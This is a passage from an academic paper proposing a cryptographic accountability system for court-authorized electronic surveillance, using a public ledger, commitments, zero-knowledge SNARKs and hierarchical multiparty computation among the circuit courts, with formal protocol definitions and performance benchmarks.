



Figure 2: System configuration. Participants (rectangles) read and write to a public ledger (cloud) and local storage (ovals). The public (diamond) reads from the ledger.

In our system, zero-knowledge makes it possible to reveal how secret information relates to a system of rules or to other pieces of secret information without revealing any further information. Concretely our implementation (detailed in Section 7) allows law enforcement to attest (1) knowledge of the content of a commitment $c$ (e.g., to an email address in a request for data made by a law enforcement agency) demonstrating the ability to later *open* $c$; and (2) that the content of a commitment $c$ is equal to the content of a prior commitment $c'$ (e.g., to an email address in a court order issued by a judge). In case even (2) reveals too much information, our implementation supports not specifying $c'$ exactly, and instead attesting that $c'$ lies in a given set $S$ (e.g., $S$ could include all judges' surveillance authorizations from the last month).

In the terms of our security goals from Section 3, zero knowledge arguments can demonstrate to the public that commitments can be opened and that proper relationships between committed information is preserved (accountability) without revealing any further information about the surveillance process (confidentiality). If these arguments fail, the public can detect when a participant has deviated from the process (accountability).

The SNARK construction [15] that we suggest for use in our system achieves *perfect (information-theoretic) confidentiality*, a goal stated in Section 3.2.[7]

[5] While the Pedersen commitment is not succinct, we note that by combining succinct commitments with perfectly hiding commitments (as also suggested by [23]), it is possible to obtain a commitment that is both succinct and perfectly hiding.

[6] *Zero-knowledge proof* is a more commonly used term than *zero-knowledge argument*. The two terms denote very similar concepts; the difference is lies only in the nature of the *soundness* guarantee (i.e., that false statements cannot be convincingly attested to), which is computational for arguments and statistical for proofs.

[7] In fact, [15] states their secrecy guarantee in a computational (not information-theoretic) form, but their unmodified construction does achieve perfect secrecy and the proofs of [15] suffice unchanged to prove the stronger definition [41]. That perfect zero-knowledge can be achieved is also remarked in the appendix of [14].

**Secure multiparty computation (MPC).** MPC allows a set of $n$ parties $p_1, \ldots, p_n$, each in possession of private data $x_1, \ldots, x_n$, to jointly compute the output of a function $y = f(x_1, \ldots, x_n)$ on their private inputs. $y$ is computed via an interactive protocol executed by the parties.

Secure MPC makes two guarantees: *correctness* and *secrecy*. Correctness means that the output $y$ is equal to $f(x_1, \ldots, x_n)$. Secrecy means that any adversary that corrupts some subset $S \subset \{p_1, \ldots, p_n\}$ of the parties learns nothing about $\{x_i : p_i \notin S\}$ beyond what can already be inferred given the adversarial inputs $\{x_i : p_i \in S\}$ and the output $y$. Secrecy is formalized by stipulating that a *simulator* that is given only $(\{x_i : p_i \in S\}, y)$ as input must be able to produce a "simulated" protocol transcript that is indistinguishable from the actual protocol execution run with all the real inputs $(x_1, \ldots, x_n)$.

In our system, MPC enables computation of aggregate statistics about the extent of surveillance across the entire court system through a computation among individual judges. MPC eliminates the need to pool the sensitive data of individual judges in the clear or to defer to companies to compute and release this information piecemeal. In the terms of our security goals, MPC reveals information to the public (accountability) from a source we trust to follow the protocol honestly (the courts) without revealing the internal workings of courts to one another (confidentiality). It also eliminates the need to rely on potentially malicious companies to reveal this information themselves (correctness).

**Secret sharing.** Secret sharing facilitates our hierarchical MPC protocol. A *secret sharing* of some input data $D$ consists of a set of strings $(D_1, \ldots, D_N)$, called *shares*, satisfying two properties: (1) any subset of $N-1$ shares reveals no information about $D$, and (2) given all the $N$ shares, $D$ can easily be reconstructed.[8]

**Summary.** In summary, these cryptographic tools support three high-level properties that we utilize to achieve our security goals:

1. *Trusted records of events:* The append-only ledger and cryptographic commitments create a trustworthy record of surveillance events without revealing sensitive information to the public.
2. *Demonstration of compliance:* Zero-knowledge arguments allow parties to provably assure the public that relevant rules have been followed without revealing any secret information.
3. *Transparency without handling secrets:* MPC enables the court system to accurately compute and release aggregate statistics about surveillance events without ever sharing the sensitive information of individual parties.

[8] For simplicity, we have described so-called "$N$-out-of-$N$" secret-sharing. More generally, secret sharing can guarantee that any subset of $k \leq N$ shares enable reconstruction, while any subset of at most $k-1$ shares reveals nothing about $D$.

## 4.2 System Configuration

Our system is centered around a publicly visible, append-only ledger where the various entities involved in the electronic surveillance process can post information. As depicted in Figure 2, every judge, law enforcement agency, and company contributes data to this ledger. Judges post cryptographic commitments to all orders issued. Law enforcement agencies post commitments to their activities (warrant requests to judges and data requests to companies), and zero-knowledge arguments about the requests they issue. Companies do the same for the data they deliver to agencies. Members of the public can view and verify all data posted to the ledger.

Each judge, law enforcement agency, and company will need to maintain a small amount of infrastructure: a computer terminal through which to compose posts and local storage (the ovals in Figure 2) to store sensitive information (e.g., the content of sealed court orders). To attest to the authenticity of posts to the ledger, each participant will need to maintain a private signing key and publicize a corresponding verification key. We assume that public-key infrastructure could be established by a reputable party like the Administrative Office of the US Courts.

The ledger itself could be maintained as a distributed system among the participants in the process, a distributed system among a more exclusive group of participants with higher trustworthiness (e.g., the circuit courts of appeals), or by a single entity (e.g., the Administrative Office of the US Courts or the Supreme Court).

## 4.3 Workflow

**Posting to the ledger.** The workflow of our system augments the electronic surveillance workflow in Figure 1 with additional information posted to the ledger as depicted in Figure 3. When a judge issues an order (step 2 of Figure 1), she also posts a commitment to the order and additional metadata about the case. At a minimum, this metadata must include the date that the order's seal expires; depending on the system configuration, she could post other metadata (e.g., Judge Smith's cover sheet). The commitment allows the public to later verify that the order was properly unsealed but reveals no information about the commitment's content in the meantime, achieving a degree of accountability in the short-term (while confidentiality is necessary) and full accountability in the long-term (when the seal expires and confidentiality is unnecessary). Since judges are





Figure 3: Data posted to the public ledger as the protocol runs. Time moves from left to right. Each rectangle is a post to the ledger. Dashed arrows between rectangles indicate that the source of the arrow could contain a visible reference to the destination. The ovals contain the entities that make each post.

honest-but-curious, they will adhere to this protocol and reliably post commitments whenever new court orders are issued.

The agency then uses this order to request data from a company (step 3 in Figure 1) and posts a commitment to this request alongside a zero-knowledge argument that the request is compatible with a court order (and possibly also with other legal requirements). This commitment, which may never be opened, provides a small amount of accountability within the confines of confidentiality, revealing that *some* law enforcement action took place. The zero-knowledge argument takes accountability a step further: it demonstrates to the public that the law enforcement action was compatible with the original court order (which we trust to have been committed properly), forcing the potentially-malicious law enforcement agency to adhere to the protocol or make public its noncompliance. (Failure to adhere would result in a publicly visible invalid zero-knowledge argument.) If the company responds with matching data (step 6 in Figure 1), it posts a commitment to its response and an argument that it furnished (only) the data implicated by the order and data request. These commitments and arguments serve a role analogous to those posted by law enforcement.

This system does not require commitments to all actions in Figure 1. For example, it only requires a law enforcement agency to commit to a successful request for data (step 3) rather than any proposed request (step 1). The system could easily be augmented with additional commitments and proofs as desired by the court system.

The zero-knowledge arguments about relationships between commitments reveal one additional piece of information. For a law enforcement agency to prove that its committed data request is compatible with a particular court order, it must reveal which specific committed court order authorized the request. In other words, the zero-knowledge arguments reveal the links between specific actions of each party (dashed arrows in Figure 3). These links could be eliminated, reducing visibility into the workflow of surveillance. Instead, entities would argue that their actions are compatible with *some* court order among a group of recent orders.

**Remark 4.1.** *We now briefly discuss other possible malicious behaviors by law enforcement agencies and companies involving inaccurate logging of data. Though, as mentioned in Remark 3.1, correspondence between real-world events and logged items is not enforceable by technological means alone, we informally argue that our design incentivizes honest logging and reporting of dishonest logging under many circumstances.*

*A malicious law enforcement agency could omit commitments or commit to one surveillance request but send the company a different request. This action is visible to the company, which could reveal this misbehavior to the judge. This visibility incentivizes companies to record their actions diligently so as to avoid any appearance of negligence, let alone complicity in the agency's misbehavior.*

*Similarly, a malicious company might fail to post a commitment or post a commitment inconsistent with its actual behavior. These actions are visible to law enforcement agencies, who could report violations to the judge (and otherwise risk the appearance of negligence or complicity). To make such violations visible to the public, we could add a second law enforcement commitment that acknowledges the data received and proves that it is compatible with the original court order and law enforcement request.*

*However, even incentive-based arguments do not address the case of a malicious law enforcement agency colluding with a malicious company. These entities could simply withhold from posting any information to the ledger (or post a sequence of false but consistent information), thereby making it impossible to detect violations. To handle this scenario, we have to defer to the legal process itself: when this data is used as evidence in court, a judge should ensure that appropriate documentation was posted to the ledger and that the data was gathered appropriately.*

**Aggregate statistics.** At configurable intervals, the individual courts use MPC to compute aggregate statistics about their surveillance activities.[9] An *analyst*, such as

[9] Microsoft [7] and Google [4] currently release their transparency reports every six months and the Administrative Office of the US Courts does so annually [9]. We take these intervals to be our baseline for the frequency with which aggregate statistics would be released in our system, although releasing statistics more frequently (e.g., monthly) would improve transparency.





Figure 4: The flow of data as aggregate statistics are computed. Each lower-court judge calculates its component of the statistic and secret-shares it into 12 shares, one for each judicial circuit (illustrated by colors). The servers of the circuit courts then engage in a MPC to compute the aggregate statistic from the input shares.

the Administrative Office of the US Courts, receives the result of this MPC and posts it to the ledger. The particular kinds of aggregate statistics computed are at the discretion of the court system. They could include figures already tabulated in the Administrative Office of the US Court's Wiretap Reports [9] (i.e., orders by state and by criminal offense) and in company-issued transparency reports [4, 7] (i.e., requests and number of users implicated by company). Due to the generality[10] of MPC, it is theoretically possible to compute any function of the information known to each of the judges. For performance reasons, we restrict our focus to totals and aggregated thresholds, a set of operations expressive enough to replicate existing transparency reports.

The statistics themselves are calculated using MPC. In principle, the hundreds of magistrate and district court judges could attempt to directly perform MPC with each other. However, as we find in Section 6, computing even simple functions among hundreds of parties is prohibitively slow. Moreover, the logistics of getting every judge online simultaneously with enough reliability to complete a multiround protocol would be difficult; if a single judge went offline, the protocol would stall.

Instead, we compute aggregate statistics in a hierarchical manner as depicted in Figure 4. We exploit the existing hierarchy of the federal court system. Each of the lower-court judges is under the jurisdiction of one of twelve circuit courts of appeals. Each lower-court judge computes her individual component of the larger aggregate statistic (e.g., number of orders issued against Google in the past six months) and divides it into twelve *secret shares*, sending one share to (a server controlled by) each circuit court of appeals. Distinct shares are represented by separate colors in Figure 4. So long as at least one circuit server remains uncompromised, the lower-court judges can be assured—by the security of the secret-sharing scheme—that their contributions to the larger statistic are confidential. The circuit servers engage in a twelve-party MPC that reconstructs the judges' input data from the shares, computes the desired function, and reveals the result to the analyst. By concentrating the computationally intensive and logistically demanding part of the MPC process in twelve stable servers, this design eliminates many of the performance and reliability challenges of the flat (non-hierarchical) protocol. (Section 6 discusses performance.)

This MPC strategy allows the court system to compute aggregate statistics (towards the *accountability* goal of Section 3.2). Since courts are honest-but-curious, and by the correctness guarantee of MPC, these statistics will be computed accurately on correct data (*correctness* of Section 3.2). MPC enables the courts to perform these computations without revealing any court's internal information to any other court (*confidentiality* of Section 3.2).

## 4.4 Additional Design Choices

The preceding section described our proposed system with its full range of accountability features. This configuration is only one of many possibilities. Although cryptography makes it possible to release information in a controlled way, the fact remains that revealing more information poses greater risks to investigative integrity. Depending on the court system's level of risk-tolerance, features can be modified or removed entirely to adjust the amount of information disclosed.

**Cover sheet metadata.** A judge might reasonably fear that a careful criminal could monitor cover sheet metadata to detect surveillance. At the cost of some transparency, judges could post less metadata when committing to an order. (At a minimum, the judge must post the date at which the seal expires.) The cover sheets integral to Judge Smith's proposal were also designed to supply certain information towards assessing the scale of surveillance. MPC replicates this outcome without releasing information about individual orders.

**Commitments by individual judges.** In some cases, posting a commitment might reveal too much. In a low-crime area, mere knowledge that a particular judge approved surveillance could spur a criminal organization to change its behavior. A number of approaches would address this concern. Judges could delegate the responsibility of posting to the ledger to the same judicial circuits that mediate the hierarchical MPC. Alternatively, each judge could continue posting to the ledger herself, but

[10] *General MPC* is a common term used to describe MPC that can compute arbitrary functions of the participants' data, as opposed to just restricted classes of functions.

instead of signing the commitment under her own name, she could sign it as coming from *some court in her judicial circuit, or nationwide* without revealing which one (*group signatures* [17] or *ring signatures* [33] are designed for this sort of anonymous signing within groups). Either of these approaches would conceal which individual judge approved the surveillance.

**Aggregate statistics.** The aggregate statistic mechanism offers a wide range of choices about the data to be revealed. For example, if the court system is concerned about revealing information about individual districts, statistics could be aggregated by any number of other parameters, including the type of crime being investigated or the company from which the data was requested.

## 5 Protocol Definition

We now define a complete protocol capturing the workflow from Section 4. We assume a public-key infrastructure and synchronous communication on authenticated (encrypted) point-to-point channels.

**Preliminaries.** The protocol is parametrized by:

- a secret-sharing scheme Share,
- a commitment scheme $\mathbb{C}$,
- a special type of zero-knowledge primitive SNARK,
- a multi-party computation protocol MPC, and
- a function CoverSheet that maps court orders to cover sheet information.

Several parties participate in the protocol:

- $n$ judges $J_1, \ldots, J_n$;
- $m$ law enforcement agencies $A_1, \ldots, A_m$;
- $q$ companies $C_1, \ldots, C_q$;
- $r$ trustees $T_1, \ldots, T_r$;[11] and
- $P$, a party representing the public.
- Ledger, a party representing the public ledger;
- Env, a party called "the environment," which models the occurrence over time of exogenous events.

Ledger is a simple ideal functionality allowing any party to (1) append entries to a time-stamped append-only ledger and (2) retrieve ledger entries. Entries are authenticated except where explicitly anonymous.

Env is a modeling device that specifies the protocol behavior in the context of arbitrary exogenous event sequences occurring over time. Upon receipt of message `clock`, Env responds with the current time. To model the occurrence of an exogenous event $e$ (e.g., a case in need of surveillance), Env sends information about $e$ to the affected parties (e.g., a law enforcement agency).

[11] In our specific case study, $r = 12$ and the trustees are the twelve US Circuit Courts of Appeals. The trustees are the parties which participate in the multi-party computation of aggregate statistics based on input data from all judges, as shown in Figure 4 and defined formally later in this subsection.

Next, we give the syntax of our cryptographic tools,[12] and then define the behavior of the remaining parties.

A **commitment scheme** is a triple of probabilistic polytime algorithms $\mathbb{C} = (\mathsf{Setup}, \mathsf{Commit}, \mathsf{Open})$ as follows.

- $\mathsf{Setup}(1^\kappa)$ takes as input a security parameter $\kappa$ (in unary) and outputs public parameters $pp$.
- $\mathsf{Commit}(pp, m, \omega)$ takes as input $pp$, a message $m$, and randomness $\omega$. It outputs a commitment $c$.
- $\mathsf{Open}(pp, m', c, \omega')$ takes as input $pp$, a message $m'$, and randomness $\omega'$. It outputs 1 if $c = \mathit{Commit}(pp, m', \omega')$ and 0 otherwise.

$pp$ is generated in an initial setup phase and thereafter publicly known to all parties, so we elide it for brevity.

**Algorithm 1** Law enforcement agency $A_i$

- On receipt of a **surveillance request event** $e = (\texttt{Surveil}, u, s)$ **from** Env, where $u$ is the public key of a company and $s$ is the description of a surveillance request directed at $u$: send message $(u, s)$ to a judge.[13]
- On receipt of a **decision message** $(u, s, d)$ **from a judge** where $d \neq \texttt{reject}$:[14](1) generate a commitment $c = \mathsf{Commit}((s, d), \omega)$ to the request and store $(c, s, d, \omega)$ locally; (2) generate a SNARK proof $\pi$ attesting compliance of $(s, d)$ with relevant regulations; (3) post $(c, \pi)$ to the ledger; (4) send request $(s, d, \omega)$ to company $u$.
- On receipt of an **audit request** $(c, P, z)$ **from the public**: generate decision $b \leftarrow A_i^{\mathsf{dp}}(c, P, z)$. If $b = \texttt{accept}$, generate a SNARK proof $\pi$ attesting compliance of $(s, d)$ with the regulations indicated by the audit request $(c, P, z)$; else, send $(c, P, z, b)$ to a judge.[13]
- On receipt of an **audit order** $(d, c, P, z)$ **from a judge**: if $d = \texttt{accept}$, generate a SNARK proof $\pi$ attesting compliance of $(s, d)$ with the regulations indicated by the audit request $(c, P, z)$.

**Agencies.** Each agency $A_i$ has an associated decision-making process $A_i^{\mathsf{dp}}$, modeled by a stateful algorithm that maps audit requests to $\texttt{accept} \cup \{0,1\}^*$, where the output is either an acceptance or a description of why the agency chooses to deny the request. Each agency operates according to Algorithm 1, which is parametrized by its own $A_i^{\mathsf{dp}}$. In practice, we assume $A_i^{\mathsf{dp}}$ would be instantiated by the agency's human decision-making process.

[12] For formal security definitions, beyond syntax, we refer to any standard cryptography textbook, such as [26].

[13] For the purposes of our exposition, this could be an arbitrary judge. In practice, it would likely depend on the jurisdiction in which the surveillance event occurs, and in which the law enforcement agency operates, and perhaps also on the type of case.

[14] For simplicity of exposition, Algorithm 1 only addresses the case $d \neq \texttt{reject}$, and omits the possibility of appeal by the agency. The algorithm could straightforwardly be extended to encompass appeals, by incorporating the decision to appeal into $A_i^{\mathsf{dp}}$.

[15] This is the step invoked by requests for unsealed documents.

**Algorithm 2** Judge $J_i$

- On receipt of a **surveillance request** $(u,s)$ **from an agency** $A_j$: (1) generate decision $d \leftarrow J_i^{\mathsf{dp1}}(s)$; (2) send response $(u,s,d)$ to $A_j$; (3) generate a commitment $c = \mathsf{Commit}((u,s,d),\omega)$ to the decision and store $(c,u,s,d,\omega)$ locally; (4) post $(\mathsf{CoverSheet}(d),c)$ to the ledger.
- On receipt of **denied audit request information** $\zeta$ **from an agency** $A_j$: generate decision $d \leftarrow J_i^{\mathsf{dp2}}(\zeta)$, and send $(d,\zeta)$ to $A_j$ and to the public $P$.
- On receipt of a **data revelation request** $(c,z)$ **from the public**:[15] generate decision $b \leftarrow J_i^{\mathsf{dp3}}(c,z)$. If $b = \texttt{accept}$, send to the public $P$ the message and randomness $(m,\omega)$ corresponding to $c$; else, if $b = \texttt{reject}$, send `reject` to $P$ with an accompanying explanation if provided.

**Judges.** Each judge $J_i$ has three associated decision-making processes, $J_i^{\mathsf{dp1}}$, $J_i^{\mathsf{dp2}}$, and $J_i^{\mathsf{dp3}}$. $J_i^{\mathsf{dp1}}$ maps surveillance requests to either a rejection or an authorizing court order; $J_i^{\mathsf{dp2}}$ maps denied audit requests to either a confirmation of the denial, or a court order overturning the denial; and $J_i^{\mathsf{dp3}}$ maps data revelation requests to either an acceptance or a denial (perhaps along with an explanation of the denial, e.g., "this document is still under seal"). Each judge operates according to Algorithm 2, which is parametrized by the individual judge's $(J_i^{\mathsf{dp1}}, J_i^{\mathsf{dp2}}, J_i^{\mathsf{dp3}})$.

**Algorithm 3** Company $C_i$

- Upon receiving a **surveillance request** $(s,d,\omega)$ **from an agency** $A_j$, if the court order $d$ bears the valid signature of a judge and $\mathsf{Commit}((s,d),\omega)$ matches a corresponding commitment posted by law enforcement on the ledger, then: (1) generate commitment $c \leftarrow \mathsf{Commit}(\delta,\omega)$ and store $(c,\delta,\omega)$ locally; (2) generate a SNARK proof $\pi$ attesting that $\delta$ is compliant with a $s$ the judge-signed order $d$; (3) post $(c,\pi)$ anonymously to the ledger; (4) reply to $A_j$ by furnishing the requested data $\delta$ along with $\omega$.

**The public.** The public $P$ exhibits one main type of behavior in our model: upon receiving an event message $e = (a,\xi)$ from $\mathsf{Env}$ (describing either an audit request or a data revelation request), $P$ sends $\xi$ to $a$ (an agency or court). Additionally, the public periodically checks the ledger for validity of posted SNARK proofs, and take steps to flag any non-compliance detected (e.g., through the court system or the news media).

**Companies and trustees.** Algorithms 3 and 4 describe companies and trustees. Companies execute judge-authorized instructions and log their actions by posting commitments on the ledger. Trustees run $\mathsf{MPC}$ to compute aggregate statistics from data provided in secret-shared form by judges; MPC events are triggered by $\mathsf{Env}$.

**Algorithm 4** Trustee $T_i$

- Upon receiving an **aggregate statistic event message** $e = (\texttt{Compute}, f, D_1, \ldots, D_n)$ **from** $\mathsf{Env}$:
  1. For each $i' \in [r]$ (such that $i' \neq i$), send $e$ to $T_{i'}$.
  2. For each $j \in [n]$, send the message $(f, D_j)$ to $J_j$. Let $\delta_{j,i}$ be the response from $J_j$.
  3. With parties $T_1, \ldots, T_r$, participate in the MPC protocol $\mathsf{MPC}$ with input $(\delta_{1,i}, \ldots, \delta_{n,i})$, to compute the functionality $\mathsf{ReconInputs} \circ f$, where $\mathsf{ReconInputs}$ is defined as follows.

$$\mathsf{ReconInputs}\big((\delta_{1,i'}, \ldots, \delta_{n,i'})\big)_{i' \in [r]} = \big(\mathsf{Recon}(\delta_{j,1}, \ldots, \delta_{j,r})\big)_{j \in [n]}$$

     Let $y$ denote the output from the MPC.[16]
  4. Send $y$ to $J_j$ for each $j \in [n]$.[17]
- Upon receiving an **MPC initiation message** $e = (\texttt{Compute}, f, D_1, \ldots, D_n)$ **from another trustee** $T_{i'}$:
  1. Receive a secret-share $\delta_{j,i}$ from each judge $J_j$ respectively.
  2. With parties $T_1, \ldots, T_r$, participate in the MPC protocol $\mathsf{MPC}$ with input $(\delta_{1,i}, \ldots, \delta_{n,i})$, to compute the functionality $\mathsf{ReconInputs} \circ f$.

## 6 Evaluation of MPC Implementation

In our proposal, judges use secure multiparty computation (MPC) to compute aggregate statistics about the extent and distribution of surveillance. Although in principle, MPC can support secure computation of *any* function of the judges' data, full generality can come with unacceptable performance limitations. In order that our protocols scale to hundreds of federal judges, we narrow our attention to two kinds of functions that are particularly useful in the context of surveillance.

**The *extent* of surveillance (totals).** Computing totals involves summing values held by the parties without revealing information about any value to anyone other than its owner. Totals become averages by dividing by the number of data points. In the context of electronic surveillance, totals are the most prevalent form of computation on government and corporate transparency reports. How many court orders were approved for cases involving homicide, and how many for drug offenses? How long was the average order in effect? How many orders were issued in California? [9] Totals make it possible to determine the extent of surveillance.

**The *distribution* of surveillance (thresholds).** Thresholding involves determining the number of data points that exceed a given cut-off. How many courts issued

more than ten orders for data from Google? How many orders were in effect for more than 90 days? Unlike totals, thresholds can reveal selected facts about the distribution of surveillance, i.e., the circumstances in which it is most prevalent. Thresholds go beyond the kinds of questions typically answered in transparency reports, offering new opportunities to improve accountability.

To enable totals and thresholds to scale to the size of the federal court system, we implemented a *hierarchical* MPC protocol as described in Figure 4, whose design mirrors the hierarchy of the court system. Our evaluation shows the hierarchical structure reduces MPC complexity from quadratic in the number of judges to linear.

We implemented protocols that make use of totals and thresholds using two existing JavaScript-based MPC libraries, WebMPC [16, 29] and Jiff [5]. WebMPC is the simpler and less versatile library; we test it as a baseline and as a "sanity check" that its performance scales as expected, then move on to the more interesting experiment of evaluating Jiff. We opted for JavaScript libraries to facilitate integration into a web application, which is suitable for federal judges to submit information through a familiar browser interface, regardless of the differences in their local system setups. Both of these libraries are designed to facilitate MPC across dozens or hundreds of computers; we simulated this effect by running each party in a separate process on a computer with 16 CPU cores and 64GB of RAM. We tested these protocols on randomly generated data containing values in the hundreds, which reflects the same order of magnitude as data present in existing transparency reports. Our implementations were crafted with two design goals in mind:

1. Protocols should scale to roughly 1,000 parties, the approximate size of the federal judiciary [10], performing efficiently enough to facilitate periodic transparency reports.
2. Protocols should not require all parties to be online regularly or at the same time.

In the subsections that follow, we describe and evaluate our implementations in light of these goals.

## 6.1 Computing Totals in WebMPC

WebMPC is a JavaScript-based library that can securely compute sums in a single round. The underlying protocol relies on two parties who are trusted not to collude with one another: an *analyst* who distributes masking information to all protocol participants at the beginning of the process and receives the final aggregate statistic, and a *facilitator* who aggregates this information together in masked form. The participants use the masking information from the analyst to mask their inputs and send them to the facilitator, who aggregates them and sends the result (i.e., a masked sum) to the analyst. The analyst removes the mask and uncovers the aggregated result. Once the participants have their masks, they receive no further messages from any other party; they can submit this masked data to the facilitator in an uncoordinated fashion and go offline immediately afterwards. Even if some anticipated participants do not send data, the protocol can still run to completion with those who remain.





Figure 5: Performance of MPC using WebMPC library.

To make this protocol feasible in our setting, we need to identify a facilitator and analyst who will not collude. In many circumstances, it would be acceptable to rely on reputable institutions already present in the court system, such as the circuit courts of appeals, the Supreme Court, or the Administrative Office of the US Courts.

Although this protocol's simplicity limits its generality, it also makes it possible for the protocol to scale efficiently to a large number of participants. As Figure 5 illustrates, the protocol scales linearly with the number of parties. Even with 400 parties—the largest size we tested—the protocol still completed in just under 75 seconds. Extrapolating from the linear trend, it would take about three minutes to compute a summation across the entire federal judiciary. Since existing transparency reports are typically released just once or twice a year, it is reasonable to invest three minutes of computation (or less than a fifth of a second per judge) for each statistic.

## 6.2 Thresholds and Hierarchy with Jiff

To make use of MPC operations beyond totals, we turned to Jiff, another MPC library implemented in JavaScript. Jiff is designed to support MPC for arbitrary functionalities, although inbuilt support for some more complex functionalities are still under development at the time of writing. Most importantly for our needs, Jiff supports thresholding and multiplication in addition to sums. We evaluated Jiff on three different MPC protocols: totals (as with WebMPC), *additive thresholding* (i.e., how many values exceeded a specific threshold?), and *multiplicative thresholding* (i.e., did all values exceed a specific threshold?). In contrast to computing totals via summation, certain operations like thresholding require more complicated computation and multiple rounds of communication. By building on Jiff with our hierarchical MPC implementation, we demonstrate that these operations are





Figure 6: Flat total (red), additive threshold (blue), and multiplicative thresholds (green) protocols in Jiff.





Figure 7: Hierarchical total (red), additive threshold (blue), and multiplicative thresholds (green) protocols in Jiff. Note the difference in axis scales from Figure 6.

viable at the scale required by the federal court system.

As a baseline, we ran sums, additive thresholding, and multiplicative thresholding benchmarks with all judges as full participants in the MPC protocol sharing the workload equally, a configuration we term the *flat* protocol (in contrast to the *hierarchical* protocol we present next). Figure 6 illustrates that the running time of these protocols grows quadratically with the number of judges participating. These running times quickly became untenable. While summation took several minutes among hundreds of judges, both thresholding benchmarks could barely handle tens of judges in the same time envelopes. These graphs illustrate the substantial performance disparity between summation and thresholding.

In Section 4, we described an alternative "hierarchical" MPC configuration to reduce this quadratic growth to linear. As depicted in Figure 4, each lower-court judge splits a piece of data into twelve secret shares: one for each circuit court of appeals. These shares are sent to the corresponding courts, who conduct a twelve-party MPC that performs a total or thresholding operation based on the input shares. If $n$ lower-court judges participate, the protocol is tantamount to computing $n$ twelve-party summations followed by a single $n$-input summation or threshold. As $n$ increases, the amount of work scales linearly. So long as at least one circuit court remains honest and uncompromised, the secrecy of the lower court data endures, by the security of the secret-sharing scheme.

Figure 7 illustrates the linear scaling of the twelve-party portion of the hierarchical protocols; we measured only the computation time after the circuit courts received all of the additive shares from the lower courts. While the flat summation protocol took nearly eight minutes to run on 300 judges, the hierarchical summation scaled to 1000 judges in less than 20 seconds, besting even the WebMPC results. Although thresholding characteristically remained much slower than summation, the hierarchical protocol scaled to nearly 250 judges in about the same amount of time that it took the flat protocol to run on 35 judges. Since the running times for the threshold protocols were in the tens of minutes for large benchmarks, the linear trend is noisier than for the total protocol. Most importantly, both of these protocols scaled linearly, meaning that—given sufficient time—thresholding could scale up to the size of the federal court system. This performance is acceptable if a few choice thresholds are computed at the frequency at which existing transparency reports are published.[18]

One additional benefit of the hierarchical protocols is that lower courts do not need to stay online while the protocol is executing, a goal we articulated at the beginning of this section. A lower court simply needs to send in its shares to the requisite circuit courts, one message per circuit court to a grand total of twelve messages, after which it is free to disconnect. In contrast, the flat protocol grinds to a halt if even a single judge goes offline. The availability of the hierarchical protocol relies on a small set of circuit courts who could invest in more robust infrastructure.

## 7 Evaluation of SNARKs

We define the syntax of preprocessing zero-knowledge SNARKs for arithmetic circuit satisfiability [15].

A **SNARK** is a triple of probabilistic polynomial-time algorithms $\mathsf{SNARK} = (\mathsf{Setup}, \mathsf{Prove}, \mathsf{Verify})$ as follows:

- $\mathsf{Setup}(1^\kappa, R)$ takes as input the security parameter $\kappa$ and a description of a binary relation $R$ (an arithmetic circuit of size polynomial in $\kappa$), and outputs a pair $(pk_R, vk_R)$ of a *proving key* and *verification key*.
- $\mathsf{Prove}(pk_R, (x, w))$ takes as input a proving key $pk_R$ and an input-witness pair $(x, w)$ and outputs a proof $\pi$ attesting to $x \in L_R$, where $L_R = \{x : \exists w \text{ s.t. } (x, w) \in R\}$ .
- $\mathsf{Verify}(vk_R, (x, \pi))$ takes as input a verification key $vk_R$ and an input-proof pair $(x, \pi)$ and outputs a bit indicating whether $\pi$ is a valid proof for $x \in L_R$.

Before participants can create and verify SNARKs, they must establish a *proving key*, which any participant can use to create a SNARK, and a corresponding *verification key*, which any participant can use to verify

[18] Too high a frequency is also inadvisable due to the possibility of revealing too granular information when combined with the timings of specific investigations court orders.

a SNARK so created. Both of these keys are publicly known. The keys are distinct for each circuit (representing an NP relation) about which proofs are generated, and can be reused to produce as many different proofs, with respect to that circuit, as desired. Key generation uses randomness that, if known or biased, could allow participants to create proofs of false statements [13]. The key generation process must therefore protect and then destroy this information.

